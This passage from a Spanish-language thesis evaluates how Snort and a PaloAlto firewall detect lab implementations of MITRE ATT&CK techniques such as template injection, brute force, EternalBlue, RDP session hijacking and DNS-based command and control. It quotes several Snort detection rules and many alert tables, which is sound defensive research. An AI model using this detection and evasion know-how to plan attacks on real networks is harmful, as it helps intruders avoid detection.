Template (.dotm)"; flow:established,to_server; flowbits:set,ETPRO.Maldoc.dotm; content:"GET";
http method; content:".dotm"; fast pattern; http uri; pcre:"\\.dotm$/U"; pcre:"/User-Agent[^\r\n]+ms-
office\x3b\x20MSOffice\x20/H"; classtype:bad-unknown; sid:2031379; rev:2; metadata:attack_target
Client Endpoint, created at 2020 12 14, deployment Perimeter, former category INFO,
performance_impact Low, signature_severity Informational, updated_at 2020_12_14;)
```

La forma de activar la regla es mediante el uso del método HTTP GET, aparezca la extensión .dotm en la URI solicitada y el uso de un User-Agent específico que indique que está siendo realizada la solicitud mediante Microsoft Office.

#### 5.4.7.5.2. PaloAlto NGFW

| Threat_id | Severity | Threat                                    | Category       |
|-----------|----------|-------------------------------------------|----------------|
| 33515     | 5        | Metasploit Meterpreter Connection Attempt | Code-execution |

Tabla 5-68 T1221 Inyección de plantillas PaloAlto

PaloAlto detecta el uso de una conexión de Meterpreter utilizando la herramienta de ataque Metasploit. Esto es suficiente justificación para detectar que estamos sufriendo un ataque, aunque no somos capaces de determinar de qué índole de ataque se trata. Por tanto, consideramos esta alerta como colateral.

#### 5.4.7.6. Network Boundary Bridging (T1599)

Existen dos implementaciones diferentes para esta técnica. Una de ellas ha sido implementada en este mismo trabajo aplicando la subtécnica T1599.001 mientras que la otra se encuentra citada a continuación. [23]

##### 5.4.7.6.1. Snort

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-69 T1599 Salto de VLAN Snort

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-70 NAT Traversal Snort

Este ataque no es detectado por Snort. Esto es debido a que este tipo de ataques debe ser detectado mediante anomalías. Es decir, estableciendo patrones de tráfico legítimo o habitual y comprobando si existen nuevas conexiones o flujos que se salgan de lo establecido.

#### 5.4.7.6.2. PaloAlto NGFW

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-71 T1599 Salto de VLAN PaloAlto

Para la implementación realizada de esta técnica mediante el salto de VLAN no se detectó ninguna alerta con PaloAlto.

| Threat_id | Severity | Threat                       | Category    |
|-----------|----------|------------------------------|-------------|
| 31914     | 1        | SSH2 Login Attempt Detection | Brute-force |

Tabla 5-72 T1599.001 NAT Traversal PaloAlto

Para la segunda implementación realizada en este trabajo, no se detecta ninguna alerta que sea capaz de detectar el ataque. Sin embargo, PaloAlto detecta el establecimiento de una sesión SSH mediante una alerta con threat\_id 31914 que es parte del ataque. Como no detecta la modificación de políticas, consideramos esta alerta como alerta colateral.

#### 5.4.7.7. Build Image on Host (T1612)

##### 5.4.7.7.1. Snort

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-73 T1612 Construir imagen en Host Snort

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-74 T1612 Construir imagen en Host PaloAlto

Esta técnica no es detectada mediante Snort. El mecanismo de detección para detectar esta clase de técnica es mediante el uso de reglas que detecten descargas de contenedores mediante Docker API.

Snort en el conjunto de reglas ETOpen dispone de una regla que permite la detección de la creación de imágenes Docker desde un host externo. Sin embargo, en este caso y debido a la implementación utilizada para este ataque, no ha saltado esta alerta. La regla con SID 203158 se muestra a continuación:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET [2375,2376] (msg:"ET INFO External Host Creating Docker Image"; flow:established,to_server; content:"POST|20|"; depth:5; content:"images/create?fromImage="; distance:0; content:"!|0d 0a|Referer|3a|"; reference:url,blog.trendmicro.com/trendlabs-security-intelligence/misconfigured-container-abused-to-deliver-cryptocurrency-mining-malware/; classtype:misc-activity; sid:203158; rev:3; metadata:attack_target Server, created_at 2021_01_28, deployment Perimeter, former_category INFO, performance impact Low, confidence High, signature severity Informational, tag Docker, updated at
```

2023\_06\_23;)

La regla detecta intentos de solicitudes HTTP POST a los puertos 2375 y 2376. Estos puertos, son usados normalmente por Docker para manejar su API REST.

#### 5.4.7.7.2. PaloAlto NGFW

| Threat_id | Severity | Threat                       | Category       |
|-----------|----------|------------------------------|----------------|
| 8633      | 5        | TCP Shell Command Detection  | backdoor       |
| 32295     | 5        | Shell Command Access         | Code-execution |
| 599805    | 3        | Machine Learning found virus | Malicious-elf  |
| 52175     | 5        | ELF File                     | N/A            |
| 9999      | 1        | -                            | url            |

Tabla 5-75 T1612 Construir imagen en Host PaloAlto

PaloAlto detecta diferentes alertas con alto grado de severidad. Esto es un indicador de que el equipo está siendo vulnerado. Sin embargo, no es capaz de detectar que se está montando una imagen de un contenedor Docker en el Host, que es el objetivo del ataque. Por tanto, todas estas alertas se consideran ataques colaterales ya que son parte del ataque, pero no detectan el verdadero objetivo de la técnica.

Las alertas informan sobre la detección de un shell de comandos vía TCP y la detección de un archivo con extensión .ELF que pueden ser utilizados de manera maliciosa.

Además, PaloAlto detecta las URLs de descarga de la imagen de docker que sumado a la siguiente aplicación detectada con Control de Aplicaciones podemos llegar a considerar que está ocurriendo una construcción de imagen en el host:

| App     | Subcategory | Characteristic                      | Risk of App |
|---------|-------------|-------------------------------------|-------------|
| Apt-get | management  | consume-big-bandwidth,pervasive-use | 1           |

Tabla 5-76 T1612 Construir imagen en Host Control de Aplicaciones PaloAlto

Como observamos, detecta el uso de la herramienta apt get que sirve para instalar otras herramientas en equipos Linux. Esto dependiendo de la configuración aplicada en los equipos puede significar la detección del ataque.

### 5.4.8. Credential Access

#### 5.4.8.1. Brute Force (T1110)

##### 5.4.8.1.1. Snort

##### 5.4.8.1.2. PaloAlto NGFW

Existen 7 implementaciones diferentes de esta técnica. Cuatro de las implementaciones se corresponden con ataques realizados a nivel de capa de enlace por lo que PaloAlto no es capaz de analizar estos ataques, ya que no existen flujos en ellos. Los 3 ataques restantes se corresponden a la subtécnica T1110.001 que consiste en adivinar una contraseña a través de fuerza bruta.

| Threat_id | Severity | Threat                    | Category    |
|-----------|----------|---------------------------|-------------|
| 31914     | 1        | SSH2 Login Attempt        | Brute-force |
| 94174     | 1        | SSH2 LibSSH Login Attempt | Brute-force |

Tabla 5-77 T1110.001 Hydra Fuerza Bruta PaloAlto

La primera implementación que observamos en la tabla superior utiliza Hydra como herramienta para realizar el ataque. Las alertas generadas se corresponden a intentos de inicio de sesión mediante SSH y al uso de una librería SSH para este fin. Además, PaloAlto categoriza estas alertas como alertas de fuerza bruta, reforzando la detección de este ataque.

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-78 T1110.001 FTP CIC PaloAlto

La implementación realizada por el CIC (Canadian Institute of Cybersecurity) utilizando FTP no generó ninguna alerta.

| Threat_id | Severity | Threat                                        | Category    |
|-----------|----------|-----------------------------------------------|-------------|
| 40104     | 2        | SSH Failed Brute-Force Authentication Attempt | Brute-force |
| 40015     | 4        | SSH User Authentication Brute Force Attempt   | Brute-force |

Tabla 5-79 T1110.001 SSH CIC PaloAlto

La implementación realizada por el CIC (Canadian Institute of Cybersecurity) utilizando SSH generó dos alertas que detectan de manera clara el ataque. Estas alertas detectan el intento de fuerza bruta al inicio de sesión mediante SSH. En concreto, la primera detecta un intento fallido de fuerza bruta y el segundo detecta la autenticación de un usuario mediante este método.

Mediante el Control de Aplicaciones el resto de los flujos provenientes de la misma dirección IP que generó las alertas de fuerza bruta se consideraron flujos con ataque puesto que el control de aplicaciones mostraba lo siguiente:

| App | Subcategory      | Characteristic                                                                                       | Risk of App |
|-----|------------------|------------------------------------------------------------------------------------------------------|-------------|
| SSH | Encrypted-tunnel | used-by-malware,able-to-transfer-file,has-known-vulnerability,tunnel-other-application,pervasive-use | 4           |

Tabla 5-80 T1110.001 SSH CIC Control de Aplicaciones PaloAlto

### 5.4.8.2. Network Sniffing (T1040)

#### 5.4.8.2.1. Snort

#### 5.4.8.2.2. PaloAlto NGFW

Existen varias implementaciones de este ataque realizadas en anteriores líneas de investigación. En concreto, hay 4 implementaciones

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-81 T1040 Falsa autenticación PaloAlto

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-82 T1040 Chop Chop PaloAlto

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-83 T1040 Fragmentación PaloAlto

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-84 T1040 Inundación MAC PaloAlto

PaloAlto no detecta ninguna alerta para estas implementaciones ya que son ataques realizados a nivel de capa de enlace. Por tanto, PaloAlto no es capaz de detectar ataques porque PaloAlto analiza flujos a partir de capa de red.

### 5.4.8.3. Adversary-in-the-Middle (T1557)

Esta técnica ha sido implementada en diferentes trabajos de investigación previos. Existen 7 implementaciones diferentes de este ataque en las que se implementan las subtécnicas T1557.002 y T1557.003. En la primera de estas, se realiza un envenenamiento de las tablas caché ARP y en la segunda, un DHCP Spoofing. Además, existen dos implementaciones de estas siete en las que se realiza una suplantación del puente raíz y una redirección. Para más información sobre estas técnicas, consultar las citas de los anteriores trabajos. [23] [25] [24]

#### 5.4.8.3.1. Snort

- Envenenamiento de las tablas ARP

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-85 T1557 Envenenamiento ARP 1 Snort

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-86 T1557 Envenenamiento ARP 2 Snort

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
|-----|-----|-----|-----|



|   |   |   |   |
|---|---|---|---|
| - | - | - | - |
|---|---|---|---|

Tabla 5-87 T1557 ARP Spoof Snort

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-88 T1557 Agujero 196 Snort

Existen 4 implementaciones diferentes de este ataque. Sin embargo, ninguno ha sido detectado generando alertas consideradas de tráfico legítimo. Es decir, falsos positivos que no tienen ningún tipo de interpretación en relación con el ataque.

- **DHCP Spoofing**

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-89 T1557 DHCP Spoofing Snort

Existe una implementación de esta subtécnica. En este caso, Snort ha sido capaz de detectar una alerta relacionada con el ataque. El SID es 46533 que se corresponde con un intento de cross site scripting. Es decir, este evento se genera cuando se envía un nombre de host DHCP con JavaScript incrustado en la solicitud DHCP.

- **Suplantación del puente raíz y Redirección**

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-90 T1557 Redirección Snort

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-91 T1557 Puente Raíz Snort

Estos ataques tampoco han sido detectados por Snort. El mecanismo de detección para estos ataques sería si el ataque viene seguido de suplantaciones ARP, con el uso de preprocesadores de Snort resulta posible su detección. En caso de que el ataque se centre únicamente en el establecimiento del atacante como puente raíz, no existe mecanismo de detección.

#### 5.4.8.3.2. PaloAlto NGFW

PaloAlto no es capaz de detectar ninguna de las implementaciones realizadas para esta técnica. Esto se debe a que la mayoría son realizados a nivel de capa de enlace. Por tanto, PaloAlto no es capaz de detectar ataques porque PaloAlto analiza flujos a partir de capa de red.

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-92 T1557 Puente Raíz PaloAlto

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-93 T1557 Redirección PaloAlto

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-94 T1557 Envenenamiento ARP 1 PaloAlto

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-95 T1557 Envenenamiento ARP 2 PaloAlto

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-96 T1557 ARP Spoof PaloAlto

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-97 T1557 Agujero 196 PaloAlto

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-98 T1557 DHCP Spoofing PaloAlto

#### 5.4.8.4. Forced Authentication (T1187)

##### 5.4.8.4.1. Snort

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-99 T1187 Autenticación Forzada 1 Snort

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-100 T1187 Autenticación Forzada 2 Snort

Snort no ha sido capaz de detectar esta técnica. El método de detección para esta técnica consistiría en monitorizar el tráfico SMB en puertos TCP 139,445, puerto UDP 137 y tráfico WebDAV.

##### 5.4.8.4.2. PaloAlto NGFW

| Threat_id | Severity | Threat                    | Category    |
|-----------|----------|---------------------------|-------------|
| 31696     | 2        | Windows SMB Login Attempt | Brute-force |

Tabla 5-101 T1187 Autenticación Forzada 1 PaloAlto

| Threat_id | Severity | Threat                    | Category    |
|-----------|----------|---------------------------|-------------|
| 31696     | 2        | Windows SMB Login Attempt | Brute-force |

Tabla 5-102 T1187 Autenticación Forzada 2 PaloAlto

En ambos ataques se detecta intentos de inicio de sesión mediante el protocolo SMB. Además, PaloAlto categoriza esta alerta como fuerza bruta, reforzando la correcta detección del ataque.

#### 5.4.8.5. OS Credential Dumping (T1003)

##### 5.4.8.5.1. Snort

##### 5.4.8.5.2. PaloAlto NGFW

| Threat_id | Severity | Threat                                              | Category  |
|-----------|----------|-----------------------------------------------------|-----------|
| 54406     | 1        | Microsoft Active Directory DCSync Attempt Detection | Info-leak |

Tabla 5-103 T1003 Volcado de credenciales de S.O PaloAlto

En esta ocasión, PaloAlto ha detectado un intento de ataque DCSync a un directorio activo de Microsoft. Este tipo de ataques intentan sincronizarse con el entorno de directorio activo como si fuera un controlador legítimo. La alerta es categorizada como una filtración de información ya que este tipo de ataques da acceso al atacante a información como nombres de usuario, hashes de contraseña y otro tipo de información sensible por lo que el ataque se considera como detectado.

#### 5.4.9. Discovery

##### 5.4.9.1. Network Service Discovery (T1046)

##### 5.4.9.1.1. Snort

##### 5.4.9.1.2. PaloAlto NGFW

Existen 3 implementaciones diferentes de esta técnica. La diferencia entre cada una de ellas es la herramienta que utilizan en cada una de ellas. Por ejemplo, el uso de Nmap, Nikto o Low Orbit Ion Cannon (LOIC) como herramientas para realizar estos ataques. Para más información sobre las diferentes implementaciones consultar las referencias citadas. [27] [25]

| Threat_id | Severity | Threat                           | Category  |
|-----------|----------|----------------------------------|-----------|
| 9999      | 1        | -                                | url       |
| 35107     | 4        | HTTP /etc/passwd Access Attempt  | Info-leak |
| 54701     | 4        | HTTP Directory Traversal Request | Info-leak |

Tabla 5-104 T1046 Detección de servicios 1 PaloAlto

En esta primera implementación, se han generado una gran cantidad de alertas indicando diferentes URLs a las que se ha intentado acceder. Cuando se generan un gran número de estas alertas dirigiéndose a URLs poco comunes, se puede deducir que se está produciendo un descubrimiento de servicios web. La siguiente alerta detecta el intento de acceso a /etc/passwd que es un directorio común de Linux. La última alerta de la tabla indica

la solicitud mediante HTTP de un recorrido de directorio o “directory traversal”. Este es un ataque muy común para descubrir rutas o acceder a directorios del equipo víctima que no están correctamente configurados en el servidor web.

Este ataque ha generado una gran cantidad de alertas que se consideran True Positives en las que se detectan otros intentos de acceso.

| Threat_id | Severity | Threat                          | Category |
|-----------|----------|---------------------------------|----------|
| 58433     | 3        | Nmap Scripting Engine Detection | Hacktool |
| 94317     | 2        | Nmap Service Detection          | Hacktool |

Tabla 5-105 T1046 Detección de servicios 2 PaloAlto

En la tabla superior se observa como este ataque ha sido detectado mediante la identificación de la herramienta de descubrimiento de servicios Nmap.

| Threat_id | Severity | Threat                                    | Category       |
|-----------|----------|-------------------------------------------|----------------|
| 33515     | 5        | Metasploit Meterpreter Connection Attempt | code-execution |

Tabla 5-106 T1046 Detección de servicios CIC PaloAlto

Tal como se observa en la tabla superior, para la implementación realizada por el CIC (Canadian Institute of Cybersecurity) PaloAlto ha sido capaz de detectar el uso de una conexión de Metasploit Meterpreter. Esta es una herramienta utilizada ampliamente por atacantes para explotar vulnerabilidades por lo que es un gran indicador de que está siendo atacado. En este caso, se considera una alerta colateral ya que nos permite saber que estamos bajo un ataque, pero no que clase de ataque.

#### 5.4.9.2. Remote System Discovery (T1018)

##### 5.4.9.2.1. Snort

##### 5.4.9.2.2. PaloAlto NGFW

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-107 T1018 Descubrimiento de sistema remoto PaloAlto

PaloAlto no es capaz de detectar este ataque en el que se realiza un descubrimiento de servicios y de puertos mediante Nmap según la información documentada en la tabla Excel “Detecciones” disponible en el Github del trabajo. [30]

#### 5.4.9.3. Group Policy Discovery (T1615)

##### 5.4.9.3.1. Snort

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-108 T1615 Descubrimiento de políticas de grupo Snort

Snort no ha sido capaz de detectar este ataque. Resulta de esperar ya que esta clase de ataques su mecanismo de detección es mediante anomalías.

#### 5.4.9.3.2. PaloAlto NGFW

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-109 T1615 Descubrimiento de políticas de grupo PaloAlto

El descubrimiento de políticas de grupo no ha sido detectado para este ataque.

#### 5.4.9.4. System Owner (T1033)

##### 5.4.9.4.1. Snort

##### 5.4.9.4.2. PaloAlto NGFW

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-110 T1033 Propietario del sistema PaloAlto

Esta técnica pasa desapercibida por PaloAlto. Esto puede deberse a que este tipo de técnicas pueden ser interpretadas como acciones que puede realizar un administrador de sistema.

#### 5.4.9.5. Domain Trust Discovery (T1482)

##### 5.4.9.5.1. Snort

##### 5.4.9.5.2. PaloAlto NGFW

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-111 T1482 Descubrimiento de dominios de confianza PaloAlto

PaloAlto no es capaz de detectar el descubrimiento de dominios de confianza como ataque. No genera ninguna alerta para esta técnica.

#### 5.4.9.6. Account Discovery (T1087)

##### 5.4.9.6.1. Snort

| RS1 | RS2     | RS3     | RS4     |
|-----|---------|---------|---------|
| -   | 2043217 | 2043217 | 2043217 |

Tabla 5-112 T1087.002 Descubrimiento de cuentas de dominio Snort

Esta técnica ha sido detectada por Snort gracias a la detección de Sandcat, un plugin de Caldera, como herramienta de ataque. En caso de no haber usado esta herramienta no hubiera sido capaz de detectar el ataque. El SID es 2043217, regla que ha sido analizada con anterioridad en otros ataques.

##### 5.4.9.6.2. PaloAlto NGFW

| Threat_id | Severity | Threat                                                       | Category |
|-----------|----------|--------------------------------------------------------------|----------|
| 86782     | 5        | Caldera Sandcat Plugin Command and Control Traffic Detection | hacktool |

Tabla 5-113 T1087.002 Descubrimiento de cuentas de dominio PaloAlto

Este ataque no se detecta el descubrimiento de cuentas de dominio. Sin embargo, PaloAlto detecta el uso del plugin Caldera Sandcat como herramienta de Command and Control. Esta alerta se puede considerar como alerta colateral ya que indica la presencia de un ataque, pero no se puede determinar cuál es.

#### 5.4.10. Lateral Movement

##### 5.4.10.1. Remote Services (T1021)

###### 5.4.10.1.1. Snort

###### 5.4.10.1.2. PaloAlto NGFW

| Threat_id | Severity | Threat             | Category    |
|-----------|----------|--------------------|-------------|
| 31914     | 1        | SSH2 Login Attempt | brute-force |

Tabla 5-114 T1021.004 Servicios Remotos SSH PaloAlto

PaloAlto detecta esta técnica mediante una alerta que indica el intento de inicio de sesión mediante SSH. Mediante esta alerta, somos capaces de detectar el flujo SSH correspondiente al ataque. Sin embargo, también es importante destacar que esta alerta puede deberse a tráfico legítimo y no estar relacionada necesariamente con un ataque. En este caso, se cataloga como True Positive la alerta porque es capaz de detectar el establecimiento de una nueva sesión SSH, pero la manera ideal para identificar este ataque es mediante una correcta configuración de PaloAlto en la que se detecten nuevas sesiones desde direcciones IP anómalas.

##### 5.4.10.2. Exploitation of Remote Services (T1210)

###### 5.4.10.2.1. Snort

###### 5.4.10.2.2. PaloAlto NGFW

Existen 3 implementaciones diferentes de esta técnica. Cada una utiliza diferentes formas de realizar el ataque. Por ejemplo, la primera que vamos a analizar utiliza Eternal Blue, una herramienta que explota vulnerabilidades en SMBv1. La segunda implementación, creada por el CIC, realiza un ataque web y la tercera y última implementación utiliza Metasploit para una ejecución de código remoto basado en vulnerabilidades del servidor FTP.

| Threat_id | Severity | Threat                                        | Category       |
|-----------|----------|-----------------------------------------------|----------------|
| 31696     | 1        | Windows SMB Login Attempt                     | brute-force    |
| 90807     | 3        | Microsoft Windows MS17-010 Scanning Detection | Code-execution |
| 86360     | 1        | Possible Impacket Tool Traffic Detection      | hacktool       |

Tabla 5-115 T1210 Eternal Blue PaloAlto

Este ataque ha sido detectado mediante las 3 alertas mostradas en la tabla superior. La primera de ellas nos muestra un intento de inicio de sesión mediante SMB. La segunda de ellas, que es la más relevante, indica una detección de una alerta MS17-010 en Microsoft Windows. Esta alerta según Microsoft es catalogada como crítica y se debe al envío de mensajes SMBv1 que permiten la ejecución de código remoto. [31]

La última alerta detecta el uso de Impacket. Impacket es una librería de Python utilizada frecuentemente como herramienta de ataque. [32]

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
| 9999      | -        | -      | url      |

Tabla 5-116 T1210 Ataque Web PaloAlto

El ataque Web realizado para esta técnica ha sido detectado mediante la repetición de esta alerta. Cuando recibimos un gran número de alertas de estas podemos llegar a determinar que estamos recibiendo alguna clase de ataque. En este caso, la alerta nos proporciona la URL que está siendo atacada que se corresponde a un login PHP “18.218.83.150/DVWA/login.php”.

| Threat_id | Severity | Threat                                                | Category       |
|-----------|----------|-------------------------------------------------------|----------------|
| 37700     | 3        | ProFTPD Unauthorized Remote File Upload Vulnerability | Code-execution |
| 38390     | 5        | ProFTPD Unauthorized Remote File Upload Vulnerability | Code-execution |
| 86533     | 5        | TCP Shell Command Detection                           | Backdoor       |

Tabla 5-117 T1210 Ejecución de código remoto PaloAlto

Esta última implementación ha sido detectada mediante 3 alertas. Estas alertas detectan el uso de un servidor FTP llamado PROFTPD el cual es vulnerable a ejecución de código remoto. Estas alertas indican precisamente la subida de un archivo no autorizado al servidor. La última alerta detecta el establecimiento de un shell de comandos vía TCP que puede ser utilizado como puerta trasera, tal como categoriza PaloAlto a esta alerta.

### 5.4.10.3. Remote Service Session Hijacking (T1563)

#### 5.4.10.3.1. Snort

| RS1 | RS2     | RS3     | RS4     |
|-----|---------|---------|---------|
| -   | 2027413 | 2027413 | 2027413 |

Tabla 5-118 T1563 Secuestro de Sesión RDP Snort

Este ataque ha sido detectado con éxito por Snort. En este caso, existen dos alertas relevantes para la detección de esta técnica. Los SIDs de estas alertas son:

- 2027413: Conexión RDP entrante con protocolo de seguridad mínimo solicitado

Esta regla de Snort está diseñada para detectar conexiones entrantes al puerto 3389, que es el puerto estándar utilizado por el protocolo RDP (Remote Desktop Protocol), donde se ha solicitado un protocolo de seguridad mínimo. La regla es:

```
alert tcp $EXTERNAL_NET any -> any 3389 (msg:"ET POLICY Inbound RDP Connection with Minimal Security Protocol Requested"; flow:established,to_server; content:"|00 00|"; offset:1; depth:2; content:"|e0|"; distance:2; within:1; content:"|01 00 08 00 00 00 00 00|"; distance:0; within:15; fast_pattern; isdataat:!1,relative; reference:url,medium.com/@bromiley/what-happens-before-hello-ce9f29fa0cef; classtype:bad-unknown; sid:2027413; rev:1; metadata:affected_product Windows XP Vista 7 8 10 Server 32 64 Bit, created at 2019 05 31, deployment Perimeter, former_category POLICY, performance_impact Low, signature_severity Major, updated_at 2019_05_31;)
```

Entre las comprobaciones que realiza esta regla, se encuentran comprobar las conexiones entrantes al puerto 3389 o comprobar algunas secuencias de bytes relevantes.

- 2034857: Intento de omisión de autenticación RDP

Esta alerta es generada al detectar un intento de omitir esta autenticación RDP (Remote Desktop Protocol). La regla en cuestión es la siguiente:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"ET INFO RDP Authentication Bypass Attempt"; flow:established,to_server; dsize:<60; content:"|03 00 00 2f 2a|"; depth:5; content:"Cookie: msthash="; reference:url,pastebin.com/PSbQXJYL; classtype:attempted-admin; sid:2034857; rev:2; metadata:affected_product Microsoft_Terminal_Server_RDP, attack_target Server, created_at 2022_01_04, deployment Perimeter, former_category HUNTING, signature severity Major, updated_at 2022_01_04;)
```

La regla se encarga de inspeccionar el tráfico TCP. Más concretamente, observa el tamaño del paquete (dsize) y en caso de ser menor que 60, esto sugiere que es una solicitud anormalmente pequeña y podría estar relacionado con un intento de autenticación incompleto o manipulado.

Además, la regla busca la secuencia de bytes "|03 00 00 2f 2a|" la cual es parte del protocolo RDP y está relacionada con el inicio de una sesión RDP. Resulta importante también comprobar el encabezado HTTP "Cookie: msthash=" que es utilizado en solicitudes RDP.

#### 5.4.10.3.2. PaloAlto NGFW

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-119 T1563.002 Secuestro de sesión RDP PaloAlto

PaloAlto no logra detectar esta técnica.

#### 5.4.10.4. Lateral Tool Transfer (T1570)

##### 5.4.10.4.1. Snort

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-120 T1670 Transferencia de herramientas laterales Snort

Snort no ha sido capaz de detectar esta técnica. El mecanismo de detección se basa en reglas que detecten un traspaso de archivos entre equipos utilizando protocolos de transferencia de ficheros como SMB o FTP y en estos ficheros sean malware.

##### 5.4.10.4.2. PaloAlto NGFW

| Threat_id | Severity | Threat                                    | Category       |
|-----------|----------|-------------------------------------------|----------------|
| 33515     | 5        | Metasploit Meterpreter Connection Attempt | Code-execution |

Tabla 5-121 T1570 Transferencia de herramientas laterales PaloAlto

PaloAlto identifica un intento de conexión mediante Meterpreter. Esto no identifica que clase de ataque se está produciendo, pero si podemos afirmar que se ha producido un ataque. Por tanto, consideramos que es una alerta colateral en este caso.



#### 5.4.10.5. Internal Spear-Phishing (T1534)

##### 5.4.10.5.1. Snort

##### 5.4.10.5.2. PaloAlto NGFW

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-122 T1534 Spearphishing Interno PaloAlto

PaloAlto no tiene la capacidad de detectar esta técnica. Este tipo de técnicas de Phishing generalmente deben ser detectadas mediante la identificación de anomalías o uso de listas negras.

#### 5.4.11. Collection

##### 5.4.11.1. Data from Configuration Repository (T1602)

##### 5.4.11.1.1. Snort

##### 5.4.11.1.2. PaloAlto NGFW

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-123 T1602 Datos de Repositorios de Configuración PaloAlto

PaloAlto no detecta esta técnica. Este tipo de técnicas generalmente deben ser detectadas mediante la identificación de anomalías o uso de listas negras, aunque PaloAlto detecta lo siguiente mediante el control de aplicaciones lo que puede indicar la detección del ataque:

| App    | Subcategory    | Characteristic                        | Risk of App |
|--------|----------------|---------------------------------------|-------------|
| Snmpv1 | infrastructure | has-known-vulnerability,pervasive-use | 2           |

Tabla 5-124 T1602 Datos de Repositorios de Configuración Control de Aplicaciones PaloAlto

##### 5.4.11.2. Data from Information Repositories (T1213)

##### 5.4.11.2.1. Snort

##### 5.4.11.2.2. PaloAlto NGFW

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-125 T1213 Datos de Repositorios de información PaloAlto

Esta técnica no es detectada por PaloAlto. Es más, no ha generado ningún tipo de alerta para este ataque.

**5.4.11.3. Data from Network Shared Drive (T1039)****5.4.11.3.1. Snort****5.4.11.3.2. PaloAlto NGFW**

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-126 T1039 Datos de la unidad compartida de red PaloAlto

PaloAlto no es capaz de detectar esta técnica.

**5.4.11.4. Email Collection (T1114)****5.4.11.4.1. Snort****5.4.11.4.2. PaloAlto NGFW**

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-127 T1114 Colección de emails PaloAlto

Esta técnica no ha sido detectada por PaloAlto.

**5.4.12. Command and Control****5.4.12.1. Application Layer Protocol (T1071)****5.4.12.1.1. Snort****5.4.12.1.2. PaloAlto NGFW**

| Threat_id | Severity | Threat                                        | Category |
|-----------|----------|-----------------------------------------------|----------|
| 18870     | 3        | DNSCat2 Command and Control Traffic Detection | spyware  |

Tabla 5-128 T1071.005 Protocolo de Capa de Aplicación vía DNS PaloAlto

PaloAlto detecta el uso de una herramienta de Command and Control llamada DNSCat2. Esta herramienta permite la comunicación entre dos equipos a través de mensajes DNS para ocultar la comunicación.

Gracias al Control de Aplicaciones y a la alerta generada por PaloAlto, podemos identificar mayor cantidad de flujos con ataque para esta técnica puesto que la alerta nos indica del uso de una herramienta de C2 mediante DNS y el resto de los flujos a nivel de aplicación se corresponden con lo siguiente:

| App | Subcategory | Characteristic | Risk of App |
|-----|-------------|----------------|-------------|
|-----|-------------|----------------|-------------|

|          |                |                                                       |   |
